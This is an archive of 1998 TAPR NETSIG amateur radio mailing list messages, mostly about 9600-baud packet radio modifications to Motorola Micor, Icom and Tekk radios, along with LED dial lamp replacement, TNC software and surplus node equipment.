try putting a few led's in series... Space them around the area you wish to
light... You could also lower the resistor value as you increase the number of
led's in series.
Or lookup around the web for LED,,,, or something like that, the exact company
name escapes me, there are companies that make convential style lights from
LED's...
-Jim-

netsig@tapr.org wrote:

> NETSIG Digest 746
>
> Topics covered in this issue include:
>
>   1) Bright LEDs?
>   by Roy Welch <rdwelch@swbell.net>
>
> --
>
> Date: Mon, 30 Mar 1998 06:01:36 +0000
> From: Roy Welch <rdwelch@swbell.net>
> To: netsig@tapr.org
> Subject: Bright LEDs?
> Message-ID: <351F3540.25D60463@swbell.net>
>
> Hi guys,
>
> I am looking for a bright yellow LED that could be substituted for the
> miniature dial lamps in my Icom IC-275/IC-475. They must operate from a
> variable source of 6.5-13.5 volts and have a wide dispersion angle.
>
> I have some yellow difused ones now that would do the job if they were
> brighter. The ones I have draw 20ma from a 13.5 volt source with a 470 ohm
> limiting current resistor at maximum brightness.
>
> I am tired of having to dissemble the radio to replace the existing lamps
> when they burn out. Any help/guidance on possible types would be
> appreciated.
>
> --
> 73, Roy
>
> Internet: w0sl@amsat.org
> Home Page: http://home.swbell.net/rdwelch
>
> ------------------------------
>
> End of NETSIG Digest 746
> ************************

34. Re: [NETSIG:3475] Re: NETSIG digest 746

From: Roy Welch <rdwelch@swbell.net>
Date: Tue, 31 Mar 1998 13:16:21 +0000
To: netsig@tapr.org
Message-ID: <3520ECA5.6343DC15@swbell.net>
Rendered body type: text/plain

Thanks Jim,
The way the radio uses them they have to protrude through a small hole in a
circuit board. Only room for one LED where each lamp now is.

Jim Thisdale wrote:
>
> try putting a few led's in series... Space them around the area you wish to
> light... You could also lower the resistor value as you increase the number of
> led's in series.
> Or lookup around the web for LED,,,, or something like that, the exact company
> name escapes me, there are companies that make convential style lights from
> LED's...
> -Jim-
>
> netsig@tapr.org wrote:
>
> >   NETSIG Digest 746
> >
> > Topics covered in this issue include:
> >
> >   1) Bright LEDs?
> >   by Roy Welch <rdwelch@swbell.net>
> >
> > --
> >
> > Date: Mon, 30 Mar 1998 06:01:36 +0000
> > From: Roy Welch <rdwelch@swbell.net>
> > To: netsig@tapr.org
> > Subject: Bright LEDs?
> > Message-ID: <351F3540.25D60463@swbell.net>
> >
> > Hi guys,
> >
> > I am looking for a bright yellow LED that could be substituted for the
> > miniature dial lamps in my Icom IC-275/IC-475. They must operate from a
> > variable source of 6.5-13.5 volts and have a wide dispersion angle.
> >
> > I have some yellow difused ones now that would do the job if they were
> > brighter. The ones I have draw 20ma from a 13.5 volt source with a 470 ohm
> > limiting current resistor at maximum brightness.
> >
> > I am tired of having to dissemble the radio to replace the existing lamps
> > when they burn out. Any help/guidance on possible types would be
> > appreciated.
> >
> > --
> > 73, Roy
> >
> > Internet: w0sl@amsat.org
> > Home Page: http://home.swbell.net/rdwelch
> >
> > ------------------------------
> >
> > End of NETSIG Digest 746
> > ************************

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

April 1998

Original source file: netsig.9804
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9804

1. DDRAW.DLL

From: Roy Welch <rdwelch@swbell.net>
Date: Sat, 18 Apr 1998 03:37:31 +0000
To: TAPR Netsig <netsig@tapr.org>
Message-ID: <35381FFB.95BBA723@swbell.net>
Rendered body type: text/plain

Recently I downloaded the demo version of Circad and tried to run it. I
receive a message saying I need a file DDRAW.DLL before it will run. Does
anyone know if this file is part of Circad or just where it comes from.

Also this installation overwrote my filetypes associations in Windows95
such that any *.LOG file wants to open Circad rather that my text editor.
What in the world does Circad have to with LOG files.

If the DDRAW.DLL file is available legally, I would appreciate getting a
copy from someone. Let me know if you have the info and the file and I
will ask just one to send it rather than all doing it.

Thanks.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

2. AD: Reliability Engineer

From: chaser@chase25.com
Date: Sat, 18 Apr 1998 19:00:58 -0400 (EDT)
Message-ID: <199804182300.TAA12456@beta.258.com>
Rendered body type: text/plain

Due to your related experiences, I was hoping you could help

We are a market leader in development of novel therapeutic urological devices and seek to hire a
Reliability Engineer to work in our Midwest facility. Someone who can troubleshoot microprocessor based
electrical devices to the board level and institute design changes while working closely with R&D and
Manufacturing.
A BS degree in Electrical Engineering, 4 years related experience and a working knowledge of A/D theory
is needed. Previous Medical Device experience is preferred.

I can offer a competitive salary ($60,000) and comprehensive benefits.

If you know someone that would be interested I can be contacted at:
Larry Chiaravallo
Voice: (609) 584-9000 ext 216
Fax: (609) 584-9575
Email: lmc@chase25.com

3. [NETSIG:3437] AGW WIN95 Packet Suite Support for YAM

From: sv2agw@kf9ug.#nin.in.usa.noam
Date: 17 Feb 98 20:04:00 GMT
To: netsig@tapr.org
Message-ID: <25625sv2agw@fwa.bbs>
Rendered body type: text/plain

R:980217/2004z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:84957 $:25625sv2agw Z:46835

I have uploaded the AGWYAM.VXD device driver for YAM 9600 modem.
Also a new version for Packet Enngine (AGWPE.EXE) that supports that driver.
So the supported TNCs/Modems so far are
1.All external tncs with kiss/xkiss/smack kiss
2.DRSI cards
3.Baycom USCC cards
4.Baycom serial modem 1200/2400/300
5.OE5DXL 9600 G3RUH compatible modem (Very Good Solution for 9600!)
6.Soud cards with the PSA chipset
7.YAM 9600 modem (That one is also true fullduplex while TX can also RX)

All the above device drivers are only for WIN95 and are DYNAMIC. They are
loaded (eat resources) only while needed. If you exit AGWPE.EXE then also the driver is unloaded.

For more details check http://www.forthnet.gr/sv2agw/
All programs are olnly for WIN95 ad free of charge.

73
George
SV2AGW

4. [NETSIG:3441] 900MHz Cell Phone Conversion

From: ku4dd@kf9ug.#nin.in.usa.noam
Date: 27 Feb 98 23:54:00 GMT
To: netsig@tapr.org
Message-ID: <17101ku4dd@fwa.bbs>
Rendered body type: text/plain

R:980227/2354z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:3368 $:17101ku4dd Z:46835

Does anyone know if it is possible to convert a pair of cell phones into
900MHz full-duplex radios which operate in the amateur band? I have two old
Tandy bag phones which currently serve only to take up space!

TNX -Chris KU4DD

5. [NETSIG:3444] Motorola Micor

From: rdwelc@kf9ug.#nin.in.usa.noam
Date: 06 Mar 98 22:02:00 GMT
To: netsig@tapr.org
Message-ID: <27076rdwelc@fwa.bbs>
Rendered body type: text/plain

R:980306/2202z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:20648 $:27076rdwelc Z:46835

Sender: Roy Welch <rdwelch@swbell.net>
Subject: Motorola Micor

I would like to hear from anyone having successfully made 9600bps
conversion mods to the Motorola Micor radio. I have the mods articles
downloaded from TAPR already. I need to ask a couple of questions from
someone who has made the conversion.

Please reply direct to rdwelch@swbell.net. Thanks.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

6. [NETSIG:3439] Re: Icom IC-207H : 9600 baud on UHF

From: mpfahm@kf9ug.#nin.in.usa.noam
Date: 17 Feb 98 23:02:00 GMT
To: netsig@tapr.org
Message-ID: <5967mpfahm@fwa.bbs>
Rendered body type: text/plain

R:980217/2302z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:85087 $:5967MPFahm Z:46835

At 01:20 PM 2/17/98 -0600, you wrote:
>
>I have a strange phenomenon here on the two Icom IC-207H radios.
>
>They operate very well as 9600 baud VHF radios. In fact we have three in
>town and they all do a very nice job.
>
>But only on VHF. If I switch to UHF, they will not even link up across
>the bench. All I do is press the BAND switch, and they stop working. If
>we go back to VHF, they're great.
>
>I checked the deviation on UHF, and they are still at 3 kHz, the same as
>the VHF.
>
>Does anyone have any suggestions or tricks on making this radio ork on
>UHF?
>
>Thanks,
>
>Dave

Dave,

I'm not familiar with your Icoms, but will throw in my two cents worth anyway!

The radios may require more time to respond on UHF than VHF, have you tried
increasing the TxD parameter on the TNC's?

Are you able to view the eye-pattern on the receiving TNC with an
oscilloscope? A good eye pattern will tell you that your radios are not
distorting the data.

Perhaps RF is getting into the TNC's. It might happen at UHF and not at VHF
due to resonant lengths of wiring somewhere. Try using a dummy load if your
antenna is close.

-mike-

Mike Fahmie - WA6ZTY @ N6EEG - MPFahmie@lbl.gov
Advanced Light Source - Lawrence Berkeley National Laboratory
==
"Alas, a Balrog, and I am already weary."
Gandalf the Wizard - Lord of the Rings
==

7. [NETSIG:3438] Icom IC-207H : 9600 baud on UHF

From: dpeder@kf9ug.#nin.in.usa.noam
Date: 17 Feb 98 20:37:00 GMT
To: netsig@tapr.org
Message-ID: <6954dpeder@fwa.bbs>
Rendered body type: text/plain

R:980217/2037z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:84966 $:6954dpeder Z:46835

I have a strange phenomenon here on the two Icom IC-207H radios.

They operate very well as 9600 baud VHF radios. In fact we have three in
town and they all do a very nice job.

But only on VHF. If I switch to UHF, they will not even link up across
the bench. All I do is press the BAND switch, and they stop working. If
we go back to VHF, they're great.

I checked the deviation on UHF, and they are still at 3 kHz, the same as
the VHF.

Does anyone have any suggestions or tricks on making this radio ork on
UHF?

Thanks,

Dave

8. [NETSIG:3440] Re: Icom IC-207H : 9600 baud on UHF

From: wd6ehr@kf9ug.#nin.in.usa.noam
Date: 18 Feb 98 00:03:00 GMT
To: netsig@tapr.org
Message-ID: <9848wd6ehr@fwa.bbs>
Rendered body type: text/plain

R:980218/0003z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:85156 $:9848wd6ehr Z:46835

>They operate very well as 9600 baud VHF radios. In fact we have three in
>town and they all do a very nice job.
>
>But only on VHF. If I switch to UHF, they will not even link up across
>the bench. All I do is press the BAND switch, and they stop working. If
>we go back to VHF, they're great.

Is the problem Tx or Rx? Does the UHF produce a signal that can be
received on KNOWN GOOD receivers? And will it likewise receive signals
from KNOWN GOOD transmitters? Isolate the problem first. It'll save you
a lot of time and headache.

Do both VHF and UHF sections use the same modulation circuit? I seem to
recall some multiband rigs that use a different modulator per band, e.g.
VHF uses a crystal oscillator/mixer (excellent) and UHF uses the PLL
(poor).

If it's in the receiver (transmit is received fine on other rigs), does it

use the same IF as the VHF? If the If fixed filters are different, you
may need to change them out for digital types.

 -- IronMan Mike Curtis
My CD "Doin' It All Myself" available in Tower, Tower Online, etc.

9. [NETSIG:3443] Re: NETSIG digest 730

From: n2nov@kf9ug.#nin.in.usa.noam
Date: 02 Mar 98 19:07:00 GMT
To: netsig@tapr.org
Message-ID: <65222n2nov@fwa.bbs>
Rendered body type: text/plain

R:980302/1907z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:9205 $:65222n2nov Z:46835

>Yes, it is possible. Matt, N0XEU here in St Louis has done it, he even made a
>voice repeater out of them.
>
>Mel. k0pfx
>
>At 05:07 PM 2/27/98 -0600, you wrote:
>>Does anyone know if it is possible to convert a pair of cell phones into
>>900MHz full-duplex radios which operate in the amateur band? I have two old
>>Tandy bag phones which currently serve only to take up space!

OK, how did he do it? How can we contact him to get a copy of the
plans?

--
73 - Charles Hargrove N2NOV

10. [NETSIG:3442] Re: 900MHz Cell Phone Conversion

From: mel@kf9ug.#nin.in.usa.noam
Date: 28 Feb 98 00:53:00 GMT
To: netsig@tapr.org
Message-ID: <22943mel@fwa.bbs>
Rendered body type: text/plain

R:980228/0053z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:3505 $:22943mel Z:46835

Yes, it is possible. Matt, N0XEU here in St Louis has done it, he even made a
voice repeater out of them.

Mel. k0pfx

At 05:07 PM 2/27/98 -0600, you wrote:
>Does anyone know if it is possible to convert a pair of cell phones into
>900MHz full-duplex radios which operate in the amateur band? I have two old
>Tandy bag phones which currently serve only to take up space!
>
>TNX -Chris KU4DD
>

11. [NETSIG:3448] Re: Motorola Micor

From: wa1jhk@kf9ug.#nin.in.usa.noam
Date: 07 Mar 98 19:06:00 GMT
To: netsig@tapr.org
Message-ID: <45035wa1jhk@fwa.bbs>
Rendered body type: text/plain

R:980307/1906z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:21661 $:45035wa1jhk Z:46835

Mornin' Roy,

>I would like to hear from anyone having successfully made 9600bps
>conversion mods to the Motorola Micor radio. I have the mods articles
>downloaded from TAPR already. I need to ask a couple of questions from
>someone who has made the conversion.
>
>Please reply direct to rdwelch@swbell.net. Thanks.

     Our Northeast Colorado TCP Backbone uses all Motorola UHF Micors
modified for 9600 baud. We operate a repeater based on a Micor, an
MFJ-1270B, and the TAPR 9600 baud modem with bit-regenerator. The repeater
has worked out well providing wide-area coverage and NO hidden transmitters.
The repeater moves ~4MB a day.

I have sent Roy my mods privately as they are quite long. If anyone else would like a copy, please e-mail privately and I'll send them out.

73,

Dave

Dave Maciorowski, WA1JHK
Colorado Repeater Association, Inc.
Serving Colorado with Voice and Data, 6-Meters to 1.2 Gig

Internet: wa1jhk@ix.netcom.com or wa1jhk@amsat.org
CRA: http://www.rmsd.com/hamradio/cra/

12. [NETSIG:3447] Re: Motorola Micor

From: rdwelc@kf9ug.#nin.in.usa.noam
Date: 07 Mar 98 07:06:00 GMT
To: netsig@tapr.org
Message-ID: <16659rdwelc@fwa.bbs>
Rendered body type: text/plain

R:980307/0706z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:20980 $:16659rdwelc Z:46835

Hi Daniel,

I have modified my Micor here per the TAPR article complete with the Transmit audio buffer board addition. I seem to be able to transmit all OK, but reception is marginal with me sending a lot of REJ packets.

I have a Motorola Mitrek that works with my TNC-2 and TAPR 9600 modem beautifully. On a scope looking at the modem eye test point I have 3 volts p-p signal from the Mitrek. However from the Micor, I can get only 0.2 volts p-p at the eye test point.

What did you do to get enough audio out of the Micor at the discriminator? Did you take the audio from there, or later in the audio chain? If later, what did you do to eliminate the deemphasis if anything?

Also, I have done nothing to the second xtal filter section as I saw mentioned in another article. Did you do anything in the IF section at all.

Which conversion article did you follow, or did you just make your own. I have struggled with this and can't quite seem to get it going as well as the Mitrek does. I need the 75 watts from the Micor, because I have a marginal link for the 35 watts from the Mitrek.

Any help would be appreciated.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

13. [NETSIG:3450] Re: Motorola Micor

From: sashen@kf9ug.#nin.in.usa.noam
Date: 07 Mar 98 20:47:00 GMT
To: netsig@tapr.org
Message-ID: <278sashen@fwa.bbs>
Rendered body type: text/plain

R:980307/2047z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:21728 $:278sashen Z:46835

At 09:00 AM 3/7/98 -0600, you wrote:
>Mornin' Roy,
>
>>I would like to hear from anyone having successfully made 9600bps
>>conversion mods to the Motorola Micor radio. I have the mods articles
>>downloaded from TAPR already. I need to ask a couple of questions from
>>someone who has made the conversion.
>>
>>Please reply direct to rdwelch@swbell.net. Thanks.
>
> Our Northeast Colorado TCP Backbone uses all Motorola UHF Micors
>modified for 9600 baud. We operate a repeater based on a Micor, an

>MFJ-1270B, and the TAPR 9600 baud modem with bit-regenerator. The repeater
>has worked out well providing wide-area coverage and NO hidden transmitters.
>The repeater moves ~4MB a day.
>
>   I have sent Roy my mods privately as they are quite long. If anyone
>else would like a copy, please e-mail privately and I'll send them out.

Dave,
        Always interested in information about 9k6 + mods to radios!

                73 de Sid   n0obm

Sid Ashen-Brenner   Salina, Ks.   Monitor Service Co.
Internet : sashen@midusa.net
AX-25 : n0obm @ n0obm.#ncks.ks.usa.noam

14. [NETSIG:3449] Re: Motorola Micor

From: wa1jhk@kf9ug.#nin.in.usa.noam
Date: 07 Mar 98 19:19:00 GMT
To: netsig@tapr.org
Message-ID: <62724wa1jhk@fwa.bbs>
Rendered body type: text/plain

R:980307/1919z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:21679 $:62724wa1jhk Z:46835

Hi Roy,

>I have modified my Micor here per the TAPR article complete with the
>Transmit audio buffer board addition. I seem to be able to transmit all
>OK, but reception is marginal with me sending a lot of REJ packets.
>
>I have a Motorola Mitrek that works with my TNC-2 and TAPR 9600 modem
>beautifully. On a scope looking at the modem eye test point I have 3 volts
>p-p signal from the Mitrek. However from the Micor, I can get only 0.2
>volts p-p at the eye test point.
>
>What did you do to get enough audio out of the Micor at the discriminator?
>Did you take the audio from there, or later in the audio chain? If later,
>what did you do to eliminate the deemphasis if anything?

     Try steps 4d and 10 in my mods. This takes the audio after the emitter
follower on the Audio/Squelch board and has sufficient level for the TAPR,
KPC-9612, and MFJ 9600 baud modems. This point is before deemphasis.

>Also, I have done nothing to the second xtal filter section as I saw
>mentioned in another article. Did you do anything in the IF section at
>all.

     See my step 8. This improves the flatness of the passband. In one
case I forgot to perform this step and it still worked fairly well :-)

>Which conversion article did you follow, or did you just make your own.

     My work is based on Dan's with additional items for full-duplex
operation and improved reliability.

     FYI, I noticed in the TAPR article that the transmitter tuning
description deviates from the Motorola manual. You might want to review that.

     73,

          Dave

Dave Maciorowski, WA1JHK
Colorado Repeater Association, Inc.
  Serving Colorado with Voice and Data, 6-Meters to 1.2 Gig

Internet: wa1jhk@ix.netcom.com or wa1jhk@amsat.org
CRA: http://www.rmsd.com/hamradio/cra/

15. [NETSIG:3445] Node Equipment needs a home

From: wbradf@kf9ug.#nin.in.usa.noam
Date: 07 Mar 98 03:32:00 GMT
To: netsig@tapr.org
Message-ID: <7573wbradf@fwa.bbs>
Rendered body type: text/plain

R:980307/0332z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:20908 $:7573WBRADF Z:46835

Greetings all:

I have some surplus node equipment (two systems, complete, operational, just add your TNC proms, power supplies, and antenna systems):

4 each MFJ-1270b TNC's with mods for running latest TheNet version

4 each TX-RX bandpass filters These are 26" tall and 7 1/2" diameter.
             currently tuned to 145.01 They work great.

1 each Metrum II vhf radio with crystals for 145.01, .03, .05, .07, and .09 mhz

1 each Alinco ALR-22T vhf radio

1 each WR 455B uhf radio tuned and crystalled for 440.050

1 each Uniden _____? tuned and crystalled for 440.050

2 each TX-RX Vari-Notch filters to allow for operation of co-located radios on 440.050 and 441.050.   These are about 16" tall and 6" diameter.

All the above equipment in working order (just taken out of service at two active node sites). I'll pull my proms out of the TNC's, and can help you burn new ones for you if needed. The radios and TNC's are interfaced, and come with cables.

If there is an interest in finding these orphans a home please contact me via email. Any reasonable offer will be accepted.

73 Bill K7EA   wbradford@delphi.com

THis equipment has been use at two sites, each with 2 meter LAN and 440 mhz backbone interconnect radios.

16. [NETSIG:3451] Re: Motorola Micor

From: dmered@kf9ug.#nin.in.usa.noam
Date: 09 Mar 98 02:44:00 GMT
To: netsig@tapr.org
Message-ID: <48603dmered@fwa.bbs>
Rendered body type: text/plain

R:980309/0244z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:22375 $:48603dmered Z:46835

This is a multi-part message in MIME format.

------=_NextPart_000_001E_01BD4ABB.454A9F20
Content-Type: text/plain;
        charset="us-ascii"
Content-Transfer-Encoding: 7bit

Hi Roy,
    Attached are the mods we used on all of our MICOR radios out here in Arizona, please note, the mods are for the UHF MICOR 450-470 model.

Daniel

-----Original Message-----
From: Roy Welch <rdwelch@swbell.net>
To: netsig@tapr.org <netsig@tapr.org>
Date: Friday, March 06, 1998 23:30
Subject: [NETSIG:3447] Re: Motorola Micor

Hi Daniel,

I have modified my Micor here per the TAPR article complete with the Transmit audio buffer board addition. I seem to be able to transmit all OK, but reception is marginal with me sending a lot of REJ packets.

I have a Motorola Mitrek that works with my TNC-2 and TAPR 9600 modem beautifully. On a scope looking at the modem eye test point I have 3 volts p-p signal from the Mitrek. However from the Micor, I can get only 0.2 volts p-p at the eye test point.

What did you do to get enough audio out of the Micor at the discriminator? Did you take the audio from there, or later in the audio chain? If later, what did you do to eliminate the deemphasis if anything?

Also, I have done nothing to the second xtal filter section as I saw mentioned in another article. Did you do anything in the IF section at all.

Which conversion article did you follow, or did you just make your own. I have struggled with this and can't quite seem to get it going as well as the Mitrek does. I need the 75 watts from the Micor, because I have a marginal link for the 35 watts from the Mitrek.

Any help would be appreciated.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

------=_NextPart_000_001E_01BD4ABB.454A9F20
Content-Type: application/octet-stream;
        name="micor2.mod"
Content-Transfer-Encoding: quoted-printable
Content-Disposition: attachment;
        filename="micor2.mod"

  This is an updated text file containing the MICOR 9600 Baud operation modification. The only major changes are the X-TAL filter changes and = the
wiring of the first stage of the exciter board "hot." The changes are noted with a > in front of the text.

  First, the MICOR was modified for "stand alone" operation (without a control head) - on P901 (the big connector in the front), pin 11 is jumpered to pin 1 (Gnd), pins 8,3 & 22 are connected together and to a 2amp fuse connected to the big A+ feedthru going into the PA. All these jumpers are done on the control(interconnect) board, except for mounting the fuse itself. Unless you want speaker audio to listen to, there is no need to install volume or squelch pots, and the audio amps are not used in this application.

  Second, we did a couple mods that seem to help prevent problems before they arise: add a capacitor (at least 20 microfarads, I use 220 uf) across C903 on the control board (this is the tubular electrolytic located just to the rear of the 9.6v regulator transistor heatsink). Add a diode (1N4001 or better) from P901 pin 16 to any of the A+ pins (3,8,18), with the banded end to the A+ pin. (this is a "spike" suppression diode)

  Third, one mod on the Audio/Squelch board: replace C203 with a 1-10uf electrolytic/tantalum- I recommend at least a 20v rating. This improves the low frequency end of discriminator audio.

  If your radio has a CTCSS encode board plugged into the exciter, remove it. Install JU304, which is located immediatly adjacent to the encoder board connection on the exciter. Depending on which exciter you have, the encoder will have either 7 or 11 pins - in either case the pin you will use to inject transmit "audio" is the one adjacent to the big square hole, towards the outside edge of the radio (pin 6 for 7-pin, or pin 10 for 11-pin ones). Connect a shielded lead from this pin to an unused pin on P901 (I use pin 27). On the exciter, trace the land from the pin you just connected to and you will find an 82k resistor - replace it with a 10k resistor (1/4w) and a 10uf capacitor in series. (Some exciters already have a 6.8uf cap in series - if you are SURE yours has the cap, you don't need to add another!

> On the receiver RF/IF board, remove the SENCOND (2nd) and FOURTH = (4th)
> crystal filter "cans" that come after the IF amp, and replace them = with
> 1000pf disc caps (not critical). Note that the caps DO NOT connect to = the

> center ground pin! This mod is CRUCIAL to making the receiver work at
> 9600!
>
>   The previous mod required the removing of the LAST TWO crystal =
filter cans
> and after about 6 months of operation, the receiver IF began to =
oscillate
> badly and thus retries went through the ceiling. The data being
> received was quite jittery on a scope and thus not decodeable. The =
above new
> modification has been stable for the past year now, and there have =
been=20
> absolutely NO problems since then.
>
>
>   The next step is to wire the first stage of the exciter "hot." Find =

> regulated continual 9.6v and apply it to the first stage of the =
exciter.
> The has allowed for a much quicker key up time. Before this =
modification it
> was necessary to have longer TXD's to be certain the data was decoded =
on the
> other end completely. You will find by completing this modification, =
you
> can operate with a TXD of 8ms and I've even made it work at 5ms. This =
is
> pretty amazing. On some of the longer paths like I have that contain =
path
> fades etc. I have found that with the MICOR radios, that a TXD of 12 =
or 13
> is just right and I have continued to maintain a retry rate of 0-1% =
for the
> past 2 years now on all links that contain MICOR/MITREK mixes.

  Thats ALL there is to it - naturally, you need to tune the radio up,
but I figure you already knew that! Connect your transmit audio to
whichever pin you connected the jumper to, receive audio (discriminator)
is on pin 20, PTT is pin 16, and 12v goes to the two big pins in the
middle (pins A and B).

  I would advise obtaining a service manual for these radios if you plan
on using them - it is Motorola part # 68P81015E70, and you should be
able to order one through any Motorola service shop.

The original mod was written by Hartley Gardner, W1OQ
and implemented by Daniel Meredith, N7MRP

The revision to this mod has been implemented by both of the above =
mentioned
parties and the text was revised by Daniel Meredith, N7MRP

Internet:
Hartley J. Gardner - W1OQ
Daniel J. Meredith - N7MRP

------=_NextPart_000_001E_01BD4ABB.454A9F20--

17. [NETSIG:3446] Re: Motorola Micor

From: dmered@kf9ug.#nin.in.usa.noam
Date: 07 Mar 98 05:41:00 GMT
To: netsig@tapr.org
Message-ID: <7740dmered@fwa.bbs>
Rendered body type: text/plain

R:980307/0541z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:20965 $:7740dmered Z:46835

I can assist...I have them running on my UHF network in Arizona....

Daniel N7MRP

-----Original Message-----
From: Roy Welch <rdwelch@swbell.net>
To: netsig@tapr.org <netsig@tapr.org>
Date: Friday, March 06, 1998 14:44
Subject: [NETSIG:3444] Motorola Micor

Sender: Roy Welch <rdwelch@swbell.net>

Subject: Motorola Micor

I would like to hear from anyone having successfully made 9600bps
conversion mods to the Motorola Micor radio. I have the mods articles
downloaded from TAPR already. I need to ask a couple of questions from
someone who has made the conversion.

Please reply direct to rdwelch@swbell.net. Thanks.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

18. [NETSIG:3457] Re: Tekk KS-1000 deviation

From: wb6yru@kf9ug.#nin.in.usa.noam
Date: 11 Mar 98 09:58:00 GMT
To: netsig@tapr.org
Message-ID: <22594wb6yru@fwa.bbs>
Rendered body type: text/plain

R:980311/0958z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:23635 $:22594wb6yru Z:46835

Dave Pedersen wrote:
>
> I just received three Tekk KS-1000 radios. I have them sending 9600 baud
> packet over a 1 mile link so far.
>
> There is one thing I could use some help on, though. I do not have a UHF
> deviation meter anymore...both our IFR-500As were stolen last year. In
> the meantime, I am just driving them with whatever setting R202 (the
> deviation level trimpot) defaults to, and with a drive level from the
> tnc of 1V P-P.

My limited experience is that a little over half that (600 mV p-p) is
about right. In my units, the trim pot inside the KS-1000 is non-
functional, the input bypasses it and some other audio conditioning
circuitry. (Apparently, that's part of what they do to them for
higher speed applications.)

> The idea I had was to turn R202 up all the way, and then adjust the
> drive level externally on my TNCs, which are Kantronics KPC-9612+

I hope you don't have any trouble with those 9612+ TNCs. I couldn't
get two 9612's to talk to each other using KS-1000's. It turned out
to be the 9612 TNC's (although Kantronics claimed they both were
working). Those same KS-1000's work just great using Spirit-II TNCs
over a 13 mile path...very few retries.

73, Gary WB6YRU

19. [NETSIG:3453] Re: Motorola Micor

From: dmered@kf9ug.#nin.in.usa.noam
Date: 09 Mar 98 06:39:00 GMT
To: netsig@tapr.org
Message-ID: <59823dmered@fwa.bbs>
Rendered body type: text/plain

R:980309/0639z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:22447 $:59823dmered Z:46835

Hi All,
    It appears the re-mailer stripped my attachment...If you would like a
clean copy, send me an e-mail directly and I'll send it to you...

Dan N7MRP

-----Original Message-----
From: Daniel Meredith <dmeredith@phx-az.com>
To: netsig@tapr.org <netsig@tapr.org>
Date: Sunday, March 08, 1998 19:26
Subject: [NETSIG:3451] Re: Motorola Micor

This is a multi-part message in MIME format.

20. [NETSIG:3456] Re: Tekk KS-1000 deviation

From: wd6ehr@kf9ug.#nin.in.usa.noam
Date: 10 Mar 98 22:23:00 GMT
To: netsig@tapr.org
Message-ID: <8290wd6ehr@fwa.bbs>
Rendered body type: text/plain

R:980310/2223z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:23263 $:8290wd6ehr Z:46835

The method I prefer is:

1. Using the same freq counter, tweak transmit for all units.
2. Set up a BER test and adjust deviation to highest with minimal errors.
3. Tweak receive frequency fo rthe other unit to minimize BER.
4. Raise deviation as per #2.
5. Repeat until no higher deviation can be achieved without more bit
   errors.
6. Back off the deviation around 10% to allow for variances.

There is nothing inherently sacred about +/- 3 kHz deviation, unless
legally required of course. the optimal deviation is a function of
receive filters, receiver linearity, transmitter linearity, and so forth.

 -- mike

21. [NETSIG:3455] Tekk KS-1000 deviation

From: dpeder@kf9ug.#nin.in.usa.noam
Date: 10 Mar 98 19:59:00 GMT
To: netsig@tapr.org
Message-ID: <64530dpeder@fwa.bbs>
Rendered body type: text/plain

R:980310/1959z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:23213 $:64530DPeder Z:46835

I just received three Tekk KS-1000 radios. I have them sending 9600 baud
packet over a 1 mile link so far.

There is one thing I could use some help on, though. I do not have a UHF
deviation meter anymore...both our IFR-500As were stolen last year. In
the meantime, I am just driving them with whatever setting R202 (the
deviation level trimpot) defaults to, and with a drive level from the
tnc of 1V P-P.

The idea I had was to turn R202 up all the way, and then adjust the
drive level externally on my TNCs, which are Kantronics KPC-9612+
models. I expect the Tekk radios are predictable enough off the
production line that if we know just how many millivolts to drive them
with for the desired deviation, we can set it and be reasonably sure of
being in the ballpark. The KPC-9612+ models have a software parameter to
adjust the output signal level. If I know the required level, I can
calculate the setting and be done.

Does anyone have these units in service that they can run a test and
give me an idea of the required drive level?

Thanks,

Dave Pedersen
N7BHC
Kinshasa, Congo

22. [NETSIG:3460] PK232 software

From: wizard@kf9ug.#nin.in.usa.noam
Date: 15 Mar 98 01:23:00 GMT
To: netsig@tapr.org
Message-ID: <58574wizard@fwa.bbs>
Rendered body type: text/plain

R:980315/0123z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:25588 $:58574Wizard Z:46835

I am brand new to digital radio, though I've been reading this newsgroup for
a few months. I just acquired a PK232 with PACTOR upgrade. I am looking for
software to control it that will run on a W/95 (or DOS) computer. Any
suggestions? Are there downloadable free/share/demoware programs. Where?

Bill N7DZ

23. [NETSIG:3461] Re: PK232 software

From: mail.c@kf9ug.#nin.in.usa.noam
Date: 15 Mar 98 01:21:00 GMT
To: netsig@tapr.org
Message-ID: <53357mail@fwa.bbs>
Rendered body type: text/plain

R:980315/0121z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:25555 $:53357mail Z:46835

At 09:56 AM 3/14/98 -0600, you wrote:
>I am brand new to digital radio, though I've been reading this newsgroup for
>a few months. I just acquired a PK232 with PACTOR upgrade. I am looking for
>software to control it that will run on a W/95 (or DOS) computer. Any
>suggestions? Are there downloadable free/share/demoware programs. Where?
>
>Bill N7DZ
>
>Hello Bill, I run a program called "PAKET 6.1" Its real user frendly.
Don't know where you might download it but it should not be hard to find.
